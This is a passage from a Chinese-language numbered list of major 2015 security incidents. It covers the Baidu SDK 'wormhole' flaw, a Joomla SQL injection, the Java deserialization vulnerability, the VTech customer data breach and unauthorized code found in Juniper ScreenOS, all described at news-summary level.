13、2015 年 10 月 20 日，两位安全研究人员发现了百度 SDK 上存在 wormhole 的漏洞。该漏洞影响百度全系列 APP，爱奇艺、乐视视频等 80 于个生活类 APP，后续更是发现其影响范围非常广泛。

14、2015 年 10 月 29 日，国外知名 CMS(内容管理系统)Joomla,爆出存在 SQL 注入漏洞,该漏洞影响了 1.5 到 3.4.5 的所有版本,漏洞利用无须登录,直接在前台即可执行任意 PHP 代码。

15、2015 年 11 月，Java 反序列化漏洞被发现。最初危害并不明显,然而在特定的环境下,会产生非常严重的破坏结果,尤其是远程命令执行,并且在 WebLogic、WebSphere、JBoss、Jenkins、OpenNMS 等应用中皆有发现,被称为“2015 年年度最严重漏洞”。

16、2015 年 11 月 30 日，伟易达集团发布公告称，其 Learning Lodge 网站的客户资料于

2015 年 11 月 14 日，曾遭到未经授权者入侵。全球大约共 500 万顾客账户及相关儿童资料受到影响。

17、2015 年 12 月，著名的瞻博网络(juniper)在一次内部代码审查中,发现 ScreenOS 中未经授权的代码,可以让攻击者获得对 NetScreen 设备的管理权限和解密 VPN 连接。